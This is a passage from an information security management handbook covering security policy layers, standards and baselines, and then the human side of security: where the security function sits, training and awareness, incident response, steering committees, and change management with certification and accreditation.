Authentication. Authentication is the process by which access is established and the system verifies that the end user requesting access to the information is who they claim to be. The process involves providing one's personal key at the locked gate to open it in order to be able to cross the bridge using the path guarded by that gate.

Accountability. Accountability is the process of assigning appropriate access and identification codes to users in order for them to access the information. Establishing audit trails is what establishes accountability.

An example of accountability in electronic commerce is the assignment of digital certificates that can provide varying levels of guaranteed accountability (trust). At the least trusted levels, the user has a credit card or cash to buy a certificate. At a middle degree of trust, there is more checking done to validate that the user really is the person who they claim to be. At the highest level of trust, an entity is willing to stand behind the accountability of the certificate assignment to make it legally binding. This would mean a signature document was signed in person with the registrant that assigns certificates for establishing the accountability.

Assigning a personal key to an individual who has provided beyond-doubt proof (DNA test) that they are who they say they are and that they have agreed to guard their key with their life and that any access by that key can only be by them.

Audit. This is the process, on which accountability depends that can verify using system events to show beyond a reasonable doubt, that specific activities, authorized or unauthorized, occurred in the system by a specific user identification at a given point in time. The information is available on request and used to report to management, internal and external auditors, and could be used as legal evidence in a criminal prosecution.

Having the necessary proof that the personal (authentication) key assigned (accountable) to Ken M. Shaurette was used to perform an unauthorized activity such as to modify the payroll system, adding bonus bucks to the salaries of all CISSP personnel.

PROVIDING TRANSPORTATION: COMMUNICATION

Communication is the #1 key to the success of any security infrastructure. Not only do policy, standards, procedures, and guidelines need to be communicated, but proper use and availability of the security technologies and processes also need to be communicated. Communications is like the

racecar or the bus that gets the user across the bridge faster from their business need to the information on the other side. Arguably, the most important aspect of security is informing everyone that they have a responsibility for its effectiveness.

CERT estimates that 80 percent of network security intrusions are a result of users selecting and using passwords that are easy to guess and as such are easy to compromise. If users are unaware that bad password selection is a risk, what incentive is there to make better selections? If they knew of guidelines that could help them pick a more difficult password to compromise, would they not be more inclined to do so? If users are unaware that guidelines exist to help them, how can they follow them?

What makes up communications? Communications involves integrating the policy into the organization using a successful security-training program consisting of such things as:

- new employee orientations
- periodic newsletters
- intranet Web site
- electronic announcements (i.e., banners, e-mail)
- CBT course
- technology lunches, dinners
- informal user group forums
- regular company publications
- security awareness days
- ethics and appropriate use agreements signed annually

EXPERT VERSUS FOOL: IMPLEMENTATION RECOMMENDATIONS

Before beginning policy and standard development, understand that in an established organization, policy and standards may exist in different forms. There is probably official, de jure, less official, *de facto* and proprietary, no choice. Official is the law; they are formal and already accepted. Less official consists of things that get followed but are not necessarily published, but maybe should be. Proprietary are the items that are dictated by an operating system; for example, MVS has limitations of eight-character user IDs and eight-character passwords.

Be the Expert: Implementation Recommendations

Form a team or committee that gets the involvement and cooperation of others. If the policies, standards, procedures, and guidelines are to become enterprisewide, supported by every layer of management, and be reasonable and achievable, representation from all areas — both technology and non-technology — will go a long way toward meeting that goal. Only a team

of the most wise and sage experts from all over the organization will know what may already exist and what might still be necessary.

As the security professional, efforts should be concentrated on providing high-level security expertise, coordination, recommendations, communication, and education in order to help the team come to a consensus. Be the engineer, not the builder; get the team to build the bridge.

Layering Security

Layer protection policies and standards. Support them with procedures and guidelines. Review and select security technology that can be standards. Create guidelines and procedures that help users comply with policy. Establishing policy and adequate standards provides the organization with control of its own destiny. Not doing so provides the potential for auditors (internal or external) or legal actions to set policy.

The following walks the reader through the layers outlined in Exhibit 10-4, from the top down.

Corporate Security Policy. This is the top layer of Exhibit 10-4. There should be as few policies as possible used to convey corporate attitude and the attitude from the top down. Policies will have very distinct characteristics. They should be short, enforceable, and seldom change. See Exhibit 10-5 for tips on writing security policy. Policy that gets in the way of business productivity will be ignored or eliminated. Corporate ethics are a form of policy at the top level. Proper use of computing resources or platforms is another example of high-level policy, such as the statement, "for business use only."

> SAMPLE POLICY:
> Information will be protected based on a need-to-know philosophy. Information will be classified and protected in a manner commensurate with its sensitivity, value, and criticality. Protection of information will apply regardless of the media where the information is stored (printed, electronic, etc.), the systems that process it (PC, mainframes, voice mail systems, etc.), or the transport mechanisms by which it is moved (fax, electronic mail, TCP/IP network, voice conversation, etc.).

Functional Standards

Functional standards (the second layer of Exhibit 10-4) are generally associated to a business area. The Loan department in a bank might have standards governing proper handling of certain loan information. For example, a loan department might have a standard with an associated procedure for the special handling of loans applied for by famous people, or executives of the company. Standards might require that information assigned sensitive classification levels is shredded, or an HR department




Exhibit 10-4. Layers of security: policies, standards, and procedures.

might require that employee profiles only be printed on secure printers, available and handled only by specific personnel. The Claims department in an insurance company may set standards that require the printing of claim checks on printers local to the office that is handling the claim.

Computing Policy

The computing policies (the third layer in Exhibit 10-4) are tied with technology. These standards establish computing environments such as identifying the standard security software for securing mainframe-computing environments (i.e., CA-Top Secret, RACF, or CA-ACF2), establishing an encryption standard (i.e., PGP, BLOWFISH, DES, 3DES) for every desktop/laptop, or

Exhibit 10-5. Tips on writing security policy.

- Make the policy easy to understand.
- Make it applicable. Does the policy really fit? Does it relate to what actually happens at the company? Does if fit the organizations culture?
- Make it do-able. Can the company still meet business objectives if the policy is implemented?
- Make it enforceable.
- Use a phased-in approach. Allow time for employees to read, digest, and respond to the policy.
- Be pro-active. State what must be done.
- Avoid absolutes; almost never say "never."
- Use wording such as "must," "will," or "shall" — not "would," "should," or "could."
- Meet business objectives. Allow the organization to identify an acceptable level of risk.
- Address all forms of information. (How were the machine names obtained)?
- Obtain appropriate management support.
- Conform. It is important that policy looks like other written company policies.
- Keep it short. Policies are shorter than procedures or practices, usually one or two pages in length maximum.
- What is to be protected?
- When does the policy take effect?
- Where within the organization does the policy reach? Remember the scope.
- To whom does the policy apply? Is there a limitation on the domain?
- Why was the policy developed?
- Who is responsible for enforcement?
- What are the ramifications of noncompliance?
- What, if any, deviations are allowed? If allowed, what are the deviation procedures?
- Are audit trails available and required?
- Who developed, approved, and authorized the policy?
- How will compliance be monitored?
- Are there only penalties for noncompliance, or are rewards available to motivate people toward good practices?
- Who has update and maintenance responsibility for the policies?
- How often will the policy be reviewed and updated if necessary?
- Are there documented approval procedures for new or updated policy?
- Is there an archive of policy, past to present? What was in effect last year at the time of the incident?
- What is the date of the last revision?

transmission of any sensitive information. Information services is most likely establishing the computing security standards that work with information owner requirements, and business needs.

Security Baselines

Security baselines (the fourth layer in Exhibit 10-4) can also be called the minimums. These are tied very closely to the operating environment

and day-to-day functioning of the business. Some baselines might be password expiration intervals, password content controls (six characters must be one numeric or special character), and minimum length of user ID. Another might be requiring that every computing system perform authentication based on a personal identity code that will be assigned to each user and that they use their personal password or alternative authentication (token, biometrics) before access is granted to perform any activities. Audit would also be another baseline requirement.

Technology and Physical Security

Technology and physical security are the components making up the bottom layer of Exhibit 10-4. This is the technology, the security software or hardware, that makes up the various computing platforms that comprise the information processing environment. It is the specific security within an NOS, an application, firewalls for the network, database security, or any other specific technology that provides the actual controls that allow the organization to enforce baselines and standards. An application program may have the security checking that restricts the printing of employee profiles and claim checks or provides alerts and special handling controls for loans by special people.

Procedures and Guidelines

Procedures and guidelines cross all layers of the information security infrastructure, as illustrated in Exhibit 10-4. Guidelines are not required actions, but procedures could fall into either something that must be done or provide help in compliance with security policy, standards, and technology. The best policy and standard can have minimal value if people do not have guidelines to follow. Procedures go that next step in explaining the why and how of policy in the day-to-day business operation to help ensure proper implementation and continued compliance. Policy can only be concise if the guidelines and procedures provide sufficient explanation of how to achieve the business objective. Enforcement is usually spelled out in the form of a procedure; procedures would tell how to and why it is necessary to print to specific printers or handle certain loans in a special way. Guidelines are the hints and tips; for example, sharing one's password does not eliminate one's accountability; choose passwords that are not easily guessed and give sample techniques for password selection. Help personnel find the right path and they will follow it; reminders of the consequences are good incentives.

THE POLICE ARE COMING!

In conclusion, what are the measures that can be taken to protect the company or management from litigation? Security cannot provide 100 percent

protection. There will be a need to accept some risk. Recognize due care methods to reduce and limit liability by minimizing how much risk must be accepted. Computer security is often an intangible process. In many instances, the level of security is not evident until a catastrophe happens, at which time the lack of security is all too painfully evident. Make the protection of corporate information assets "the law." Make adherence to policy and standards a condition of employment. Policy, standards, and procedures must become part of the corporation's living structure, not just a policy development effort. Information security's objective is to enhance the productivity of the business by reducing probability of loss through the design and implementation of policies, standards, procedures, and guidelines that enhance the protection of business assets.

- Information security is not just about technological controls such as software or hardware. Establishing policy and adequate standards provide an organization with control over its own destiny.
- Information security should be viewed in terms of the processes and goals of the business. Business risk is different than security risk, but poor security can put the business at risk; or make it risky doing business.
- Security must become a function of the corporation, and not viewed as an obstacle to business. Policies support the business; put them in business terminology.
- Form a team. Only a team of the most wise and sage experts from all over the organization will know what policy may already exist and what might still be necessary.
- There should be as few policies as possible used to convey corporate attitude and the attitude from the top down. Policies will have very distinct characteristics. They should be short, enforceable, and seldom altered. They must include strong yet enforceable statements, be clearly written with no room for interpretation, and most importantly, must be reasonable and supported by all levels of management. Use words in the policy like must, shall, and will.
- Policy can only be concise if the guidelines and procedures provide sufficient explanation of how to achieve the business objective.
- Test policy and standards; it is easy to know what is published, but is that what is really in operation?
- To be valid, policy and standards must be consistently enforced.
- Carefully define the Security Manager's domain, responsibility, and accountabilities. Clearly identify the scope of their job.
- Communication is the #1 key to the success of any security infrastructure.

> To defeat a strong enemy: Deploy forces to defend the strategic points; exercise vigilance in preparation, do not be indolent. Deeply investigate the true situation, secretly await their laxity. Wait until they leave their strongholds, then seize what they love.
>
> — Sun Tzu

Information security is a team effort; all members in an organization must support the business objectives; and information security is an important part of that objective.

The Human Side of Information Security

Kevin Henry, CISA, CISSP

We often hear that people are the weakest link in any security model. That statement brings to mind the old adage that a chain is only as strong as its weakest link. Both of these statements may very well be true; however, they can also be false and misleading.

Throughout this chapter we are going to define the roles and responsibilities of people, especially in relation to information security. We are going to explore how people can become our strongest asset and even act as a compensating strength for areas where mechanical controls are ineffective. We will look briefly at the training and awareness programs that can give people the tools and knowledge to increase security effectiveness rather than be regarded as a liability and a necessary evil.

The Role of People in Information Security

First, we must always remember that systems, applications, products, etc. were created for people — not the other way around. As marketing personnel know, the end of any marketing plan is when a product or service is purchased for, and by, a person. All of the intermediate steps are only support and development for the ultimate goal of providing a service that a person is willing, or needs, to purchase. Even though many systems in development are designed to reduce labor costs, streamline operations, automate repetitive processes, or monitor behavior, the system itself will still rely on effective management, maintenance upgrades, and proper use by individuals. Therefore, one of the most critical and useful shifts in perspective is to understand how to get people committed to and knowledgeable about their roles and responsibilities as well as the importance of creating, enforcing, and committing to a sound security program.

Properly trained and diligent people can become the strongest link in an organization's security infrastructure. Machines and policy tend to be static and limited by historical perspectives. People can respond quickly, absorb new data and conditions, and react in innovative and emotional ways to new situations. However, while a machine will enforce a rule it does not understand, people will not support a rule they do not believe in. The key to strengthening the effectiveness of security programs lies in education, flexibility, fairness, and monitoring.

The Organization Chart

A good security program starts with a review of the organization chart. From this administrative tool, we learn hints about the structure, reporting relationships, segregation of duties, and politics of an organization. When we map out a network, it is relatively easy to slot each piece of equipment into its proper place, show how data flows from one place to another, show linkages, and expose vulnerabilities. It is the same with an organization chart. Here we can see the structure of an organization, who reports to whom, whether authority is distributed or centralized, and who has the ability or placement to make decisions — both locally and throughout the enterprise.

Why is all of this important? In some cases, it is not. In rare cases, an ideal person in the right position is able to overcome some of the weaknesses of a poor structure through strength or personality. However, in nearly all cases, people fit into their relative places in the organizational structure and are constrained by the limitations and boundaries placed around them. For example, a security department or an emergency planning group may be buried deep within one *silo* or branch of an organization. Unable to speak directly with decision makers, financial approval teams, or to have influence over other branches, their efforts become more or less philosophical and ineffective. In such an environment the true experts often leave in frustration and are replaced by individuals who thrive on meetings and may have limited vision or goals.

Do We Need More Policy?

Many recent discussions have centered on whether the information security community needs more policy or to simply get down to work. Is all of this talk about risk assessment, policy, roles and responsibilities, disaster recovery planning, and all of the other *soft* issues that are a part of an information security program only expending time and effort with few results? In most cases, this is probably true. Information security must be a cohesive, coordinated action, much like planning any other large project. A house can be built without a blueprint, but endless copies of blueprints and modifications will not build a house. However, proper planning and methodologies will usually result in a project that is on time, meets customer needs, has a clearly defined budget, stays within its budget, and is almost always run at a lower stress level. As when a home is built, the blueprints almost always change, modifications are done, and, together with the physical work, the administrative effort keeps the project on track and schedules the various events and subcontractors properly.

Many firms have information security programs that are floundering for lack of vision, presentation, and coordination. For most senior managers, information security is a gaping dark hole into which vast amounts of cash are poured with few outcomes except further threats, fear-mongering, and unseen results.

To build an effective program requires vision, delegation, training, technical skills, presentation skills, knowledge, and often a thick skin — not necessarily in that order.

The program starts with a vision. What do we want to accomplish? Where would we like to be? Who can lead and manage the program? How can we stay up-to-date, and how can we do it with limited resources and skills?

A vision is the perception we have of the goal we want to reach. A vision is not a fairy tale but a realistic and attainable objective with clearly defined parameters. A vision is not necessarily a roadmap or a listing of each component and tool we want to use; rather, it is a strategy and picture of the functional benefits and results that would be provided by an effective implementation of the strategic vision.

How do we define our vision? This is a part of policy development, adherence to regulations, and risk assessment. Once we understand our security risks, objectives, and regulations, we can begin to define a practical approach to addressing these concerns.

A recent seminar was held with security managers and administrators from numerous agencies and organizations. The facilitator asked the group to define four major technical changes that were on the horizon that would affect their agencies. Even among this knowledgeable group, the response indicated that most were unaware of the emerging technologies. They were knowledgeable about current developments and new products but were unaware of dramatic changes to existing technologies that would certainly have a major impact on their operations and technical infrastructures within the next 18 months. This is a weakness among many organizations. Strategic planning has been totally overwhelmed by the need to do operational and tactical planning.

Operational or day-to-day planning is primarily a response mechanism — how to react to today's issues. This is kindly referred to as crisis management; however, in many cases the debate is whether the managers are managing the crisis or the crisis is managing the managers.

Tactical planning is short- to medium-term planning. Sometimes, tactical planning is referred to in a period of up to six months. Tactical planning is forecasting developments to existing strategies, upgrades, and operational process changes. Tactical planning involves understanding the growth, use, and risks of the environment. Good tactical plans prevent performance impacts from over-utilization of hardware resources, loss of key personnel, and market changes. Once tactical planning begins to falter, the impact is felt on operational activity and planning within a short timeframe.

Strategic planning was once called long-term planning, but that is relative to the pace of change and volatility of the environment. Strategic planning is preparing for totally new approaches and technologies. New projects,

marketing strategies, new risks, and economic conditions are all a part of a good strategic plan. Strategic planning is looking ahead to entirely new solutions for current and future challenges — seeing the future and how the company or organization can poise itself to be ready to adopt new technologies. A failure to have a strategic plan results in investment in technologies that are outdated, have a short life span, are ineffective, do not meet the expectations of the users, and often result in a lack of confidence by senior management (especially from the user groups) in the information technology or security department.

An information security program is not only a fire-fighting exercise; yet for many companies, that is exactly what they are busy with. Many system administrators are averaging more than five patch releases a week for the systems for which they are responsible. How can they possibly keep up and test each new patch to ensure that it does not introduce other problems? Numerous patches have been found to contain errors or weaknesses that affect other applications or systems. In October 2001, anti-virus companies were still reporting that the LoveLetter virus was accounting for 2.5 percent of all help desk calls — more than a year after patches were available to prevent infection.[1]

What has gone wrong? How did we end up in the position we are in today? The problem is that not any one person can keep up with this rapidly growing and developing field. Here, therefore, is one of the most critical reasons for delegation: the establishment of the principles of responsibility and accountability in the correct departments and with the proper individuals.

Leadership and placement of the security function is an ongoing and never-to-be-resolved debate. There is not a one-size-fits-all answer; however, the core concern is whether the security function has the influence and authority it needs to fulfill its role in the organization.

The role of security is to inform, monitor, lead, and enforce best practice. As we look further at each individual role and responsibility in this chapter, we will define some methods of passing on information or awareness training.

Security Placement

The great debate is where the security department should reside within an organization. There are several historical factors that apply to this question. Until recently, physical security was often either outsourced or considered a less-skilled department. That was suitable when security consisted primarily of locking doors and patrolling hallways. Should this older physical security function be merged into the technical and cyber-security group?

To use our earlier analogy of security being a chain, and the risk that one weak link may have a serious impact on the entire chain, it is probable that combining the functions of physical and technical security is appropriate. Physical access to equipment presents a greater risk than almost any other vulnerability. The trend to incorporate security, risk management, business continuity, and sometimes even audit under one group led by a chief risk officer is recognition both of the importance of these various functions and the need for these groups to work collaboratively to be effective.

The position of chief risk officer (CRO) is usually as a member of the senior management team. From this position, the CRO can ensure that all areas of the organization are included in risk management and disaster recovery planning. This is an extremely accountable position. The CRO must have a team of diligent and knowledgeable leaders who can identify, assess, analyze, and classify risks, data, legislation, and regulation. They must be able to convince, facilitate, coordinate, and plan so that results are obtained; workable strategies become tactical plans; and all areas and personnel are aware, informed, and motivated to adhere to ethics, best practices, policy, and emergency response.

As with so many positions of authority, and especially in an area where most of the work is administrative such as audit, business continuity planning, and risk management, the risk of gathering a team of paper pushers and "yes men" is significant. The CRO must resist this risk by encouraging the leaders of the various departments to keep each other sharp, continue raising the bar, and striving for greater value and benefits.

The Security Director

The security director should be able to coordinate the two areas of physical and technical security. This person has traditionally had a law enforcement background, but these days it is important that this person have a good understanding of information systems security. This person ideally should have certification such as the

CISSP (Certified Information Systems Security Professional administered by ISC^2 [www.isc2.org]) and experience in investigation and interviewing techniques. Courses provided by companies like John E. Reid and Associates can be an asset for this position.

Roles and Responsibilities

The security department must have a clearly defined mandate and reporting structure. All of its work should be coordinated with the legal and human resources departments. In extreme circumstances it should have access directly to the board of directors or another responsible position so that it can operate confidentially anywhere within the organization, including the executive management team. All work performed by security should be kept confidential in order to protect information about ongoing investigations or erroneously damage the reputation of an individual or a department.

Security should also be a focus point to which all employees, customers, vendors, and the public can refer questions or threats. When an employee receives an e-mail that he suspects may contain a virus or that alleges a virus is on the loose, he should know to contact security for investigation — and not to send the e-mail to everyone he knows to warn them of the perceived threat.

The security department enforces organizational policy and is often involved in the crafting and implementation of policy. As such, this department needs to ensure that policy is enforceable, understandable, comprehensive, up-to-date, and approved by senior management.

Training and Awareness

The security director has the responsibility of promoting education and awareness as well as staying abreast of new developments, threats, and countermeasures. Association with organizations such as SANS (www.sans.org), ISSA (www.issa.org), and CSI (www.gocsi.org) can be beneficial. There are many other groups and forums out there; and the director must ensure that the most valued resources are used to provide alerts, trends, and product evaluation.

The security department must work together with the education and training departments of the organization to be able to target training programs in the most effective possible manner. Training needs to be relevant to the job functions and risks of the attendees. If the training can be imparted in such a way that the attendees are learning the concepts and principles without even realizing how much they have learned, then it is probably ideal. Training is not a "do not do this" activity — ideally, training does not need to only define rules and regulations; rather, training is an activity designed to instill a concept of best practice and understanding to others. Once people realize the reasons behind a guideline or policy, they will be more inclined to better standards of behavior than they would if only pressured into a firm set of rules.

Training should be creative, varied, related to real life, and frequent. Incorporating security training into a ten-minute segment of existing management and staff meetings, and including it as a portion of the new employee orientation process, is often more effective than a day-long seminar once a year. Using examples can be especially effective. The effectiveness of the training is increased when an actual incident known to the staff can be used as an example of the risks, actions, retribution, and reasoning associated with an action undertaken by the security department. This is often called *dragging the wolf into the room*. When a wolf has been taking advantage of the farmer, bringing the carcass of the wolf into the open can be a vivid demonstration of the effectiveness of the security program. When there has been an incident of employee misuse, bringing this into the open (in a tactful manner) can be a way to prevent others from making the same mistakes. Training is not fear mongering. The attitude of the trainers should be to raise the awareness and behavior of the attendees to a higher level, not to explain the rules as if to criminals that they had "better behave or else."

This is perhaps the greatest strength of the human side of information security. Machines can be programmed with a set of rules. The machine then enforces these rules mechanically. If prople are able to slightly modify their activity or use a totally new attack strategy, they may be able to circumvent the rules and attack the machine or network. Also — because machines are controlled by people — when employees feel unnecessarily constrained by a rule, they may well disable or find a way to bypass the constraint and leave a large hole in the rule base. Conversely, a security-conscious person may be able to detect an aberration in behavior or even attitude that could be a precursor to an attack that is well below the detection level of a machine.

Reacting to Incidents

Despite our best precautions and controls, incidents will arise that test the strength of our security programs. Many incidents may be false alarms that can be resolved quickly; however, one of the greatest fears with false alarms is the tendency to become immune to the alarms and turn off the alarm trigger. All alarms should be logged and resolved. This may be done electronically, but it should not be overlooked. Alarm rates can be critical indicators of trends or other types of attacks that may be emerging; they can also be indicators of additional training requirements or employees attempting to circumvent security controls.

One of the tools used by security departments to reduce nuisance or false alarms is the establishment of clipping levels or thresholds for alarm activation. The clipping level is the acceptable level of error before triggering the alarm. These are often used for password lockout thresholds and other low-level activity. The establishment of the correct clipping level depends on historical events, the sensitivity of the system, and the granularity of the system security components. Care must be exercised to ensure that clipping levels are not set too high such that a low-level attack can be performed without bringing in an alarm condition.

Many corporations use a tiered approach to incident response. The initial incident or alarm is recognized by a help-desk or low-level technical person. This person logs the alarm and attempts to resolve the alarm condition. If the incident is too complex or risky to be resolved at this level, the technician refers the alarm to a higher-level technical expert or to management. It is important for the experts to routinely review the logs of the alarms captured at the initial point of contact so that they can be assured that the alarms are being handled correctly and to detect relationships between alarms that may be an indication of further problems.

Part of good incident response is communication. To ensure that the incident is handled properly and risk to the corporation is minimized, a manner of distributing the information about the incident needs to be established. Pagers, cell phones, and e-mail can all be effective tools for alerting key personnel. Some of the personnel that need to be informed of an incident include senior management, public relations, legal, human resources, and security.

Incident handling is the expertise of a good security team. Proper response will contain the damage; assure customers, employees, and shareholders of adequate preparation and response skills; and provide feedback to prevent future incidents.

When investigating an incident, proper care must be taken to preserve the information and evidence collected. The victims or reporting persons should be advised that their report is under investigation.

The security team is also responsible for reviewing past incidents and making recommendations for improvements or better controls to prevent future damage. Whenever a business process is affected, and the business continuity plan is enacted, security should ensure that all assets are protected and controls are in place to prevent disruption of recovery efforts.

Many corporations today are using managed security service providers (MSSPs) to monitor their systems. The MSSP accumulates the alarms and notifies the corporation when an alarm or event of significant seriousness occurs. When using an MSSP, the corporation should still have contracted measurement tools to evaluate the appropriateness and effectiveness of the MSSP's response mechanisms. A competent internal resource must be designated as the contact for the MSSP.

If an incident occurs that requires external agencies or other companies to become involved, a procedure for contacting external parties should be followed. An individual should not contact outside groups without the approval and notification of senior management. Policy must be developed and monitored regarding recent laws requiring an employee to alert police forces of certain types of crimes.

The IT Director — The Chief Information Officer (CIO)

The IT director is responsible for the strategic planning and structure of the IT department. Plans for future systems development, equipment purchase, technological direction, and budgets all start in the office of the IT director. In most cases, the help desk, system administrators, development departments, production support, operations, and sometimes even telecommunications departments are included in his jurisdiction.

The security department should not report to the IT director because this can create a conflict between the need for secure processes and the push to develop new systems. Security can often be perceived as a roadblock for operations and development staff, and having both groups report to the same manager can cause conflict and jeopardize security provisioning.

The IT director usually requires a degree in electrical engineering or computer programming and extensive experience in project planning and implementation. This is important for an understanding of the complexities and challenges of new technologies, project management, and staffing concerns. The IT director or CIO should sit on the senior management team and be a part of the strategic planning process for the organization. Facilitating business operations and requirements and understanding the direction and technology needs of the corporation are critical to ensuring that a gulf does not develop between IT and the sales, marketing, or production shops. In many cases, corporations have been limited in their flexibility due to the cumbersome nature of legacy systems or poor communications between IT development and other corporate areas.

The IT Steering Committee

Many corporations, agencies, and organizations spend millions of dollars per year on IT projects, tools, staff, and programs and yet do not realize adequate benefits or return on investment (ROI) for the amounts of money spent. In many cases this is related to poor project planning, lack of a structured development methodology, poor requirements definition, lack of foresight for future business needs, or lack of close interaction between the IT area and the business units. The IT steering committee is comprised of leaders from the various business units of the organization and the director of IT. The committee has the final approval for any IT expenditures and project prioritization. All proposed IT projects should be presented to the committee along with a thorough business case and forecast expenditure requirements. The committee then determines which projects are most critical to the organization according to risk, opportunities, staffing availability, costs, and alignment with business requirements. Approval for the projects is then granted.

One of the challenges for many organizations is that the IT steering committee does not follow up on ongoing projects to ensure that they meet their initial requirements, budget, timeframes, and performance. IT steering committee members need to be aware of business strategies, technical issues, legal and administrative requirements, and economic conditions. They need the ability to overrule the IT director and cancel or suspend any project that may not provide the functionality required by the users, adequate security, or is seriously over budget. In such cases the IT steering committee may require a detailed review of the status of the project and reevaluate whether the project is still feasible.

Especially in times of weakening IT budgets, all projects should undergo periodic review and rejustification. Projects that may have been started due to hype or the proverbial bandwagon — "everyone must be E-business or they are out of business" — and do not show a realistic return on investment should be cancelled. Projects that can save money must be accelerated — including in many cases a piecemeal approach to getting the most beneficial portions implemented rapidly. Projects that will result in future savings, better technology, and more market flexibility need to be continued, including projects to simplify and streamline IT infrastructure.

Change Management — Certification and Accreditation

Change management is one of the greatest concerns for many organizations today. In our fast-paced world of rapid development, short time to market, and technological change, change management is the key to ensuring that a "sober second thought" is taken before a change to a system goes into production. Many times, the pressure to make a change rapidly and without a formal review process has resulted in a critical system failure due to inadequate testing or unanticipated or unforeseen technical problems.

There are two sides to change management. The most common definition is that change management is concerned with the certification and accreditation process. This is a control set in place to ensure that all changes that are proposed to an existing system are properly tested, approved, and structured (logically and systematically planned and implemented).

The other aspect of change management comes from the project management and systems development world. When an organization is preparing to purchase or deploy a new system, or modify an existing system, the organization will usually follow a project management framework to control the budget, training, timing, and staffing requirements of the project. It is common (and often expected, depending on the type of development life cycle employed) that such projects will undergo significant changes or decision points throughout the project lifetime. The decision points are times when evaluations of the project are made and a choice to either continue or halt the project may be required. Other changes may be made to a project due to external factors — economic climate, marketing forces, and availability of skilled personnel — or to internal factors

such as identification of new user requirements. These changes will often affect the scope of the project (the amount of work required and the deliverables) or timing and budgeting. Changes made to a project in midstream may cause the project to become unwieldy, subject to large financial penalties — especially when dealing with an outsourced development company — or delayed to the point of impacting business operations. In this instance, change management is the team of personnel that will review proposed changes to a project and determine the cutoff for modifications to the project plan. Almost everything we do can be improved and as the project develops, more ideas and opportunities arise. If uncontrolled, the organization may well be developing a perfect system that never gets implemented. The change control committee must ensure that a time comes when the project timeline and budget are set and followed, and refuse to allow further modifications to the project plan — often saving these ideas for a subsequent version or release.

Change management requires that all changes to hardware, software, documentation, and procedures are reviewed by a knowledgeable third party prior to implementation. Even the smallest change to a configuration table or attaching a new piece of equipment can cause catastrophic failures to a system. In some cases a change may open a security hole that goes unnoticed for an extended period of time. Changes to documentation should also be subject to change management so that all documents in use are the same version, the documentation is readable and complete, and all programs and systems have adequate documentation. Furthermore, copies of critical documentation need to be kept off-site in order to be available in the event of a major disaster or loss of access to the primary location.

Certification

Certification is the review of the system from a user perspective. The users review the changes and ensure that the changes will meet the original business requirements outlined at the start of the project or that they will be compatible with existing policy, procedures, or business objectives. The other user group involved is the security department. This group needs to review the system to ensure that it is adequately secured from threats or risks. In this they will need to consider the sensitivity of the data within the system or that the system protects, the reliance of the business process on the system (availability), regulatory requirements such as data protection or storage (archival) time, and documentation and user training.

Accreditation

Once a system has been certified by the users, it must undergo accreditation. This is the final approval by management to permit the system, or the changes to a component, to move into production. Management must review the changes to the system in the context of its operational setting. They must evaluate the certification reports and recommendations from security regarding whether the system is adequately secured and meets user requirements and the proposed implementation timetable. This may include accepting the residual risks that could not be addressed in a cost-effective manner.

Change management is often handled by a committee of business analysts, business unit directors, and security and technical personnel. They meet regularly to approve implementation plans and schedules. Ideally, no change will go into production unless it has been thoroughly inspected and approved by this committee. The main exceptions to this, of course, are changes required to correct system failures. To repair a major failure, a process of emergency change management must be established. The greatest concern with emergency changes is ensuring that the correct follow-up is done to ensure that the changes are complete, documented, and working correctly.

In the case of volatile information such as marketing programs, inventory, or newsflashes, the best approach is to keep the information stored in tables or other logically separated areas so that these changes (which may not be subject to change management procedures) do not affect the core system or critical functionality.

Technical Standards Committee

Total cost of ownership (TCO) and keeping up with new or emerging tools and technologies are areas of major expenditure for most organizations today. New hardware and software are continuously marketed. In many cases a new operating system may be introduced before the organization has completed the rollout of the previous version. This often means supporting three versions of software simultaneously. Often this has resulted

in the inability of personnel still using the older version of the software to read internal documents generated under the newer version. Configurations of desktops or other hardware can be different, making support and maintenance complex. Decisions have to be made about which new products to purchase — laptops instead of desktops, the minimum standards for a new machine, or type of router or network component. All of these decisions are expensive and require a long-term view of what is coming onto the horizon.

The technical standards committee is an advisory committee and should provide recommendations (usually to the IT steering committee or another executive-level committee) for the purchase, strategy, and deployment of new equipment, software, and training. The members of the technical standards committee must be aware of the products currently available as well as the emerging technologies that may affect the viability of current products or purchases. No organization wants to make a major purchase of a software or hardware product that will be incompatible with other products the organization already has or will require within the next few months or years. The members of the technical standards committee should consist of a combination of visionaries, technical experts, and strategic business planners. Care should be taken to ensure that the members of this committee do not become unreasonably influenced by or restricted to one particular vendor or supplier.

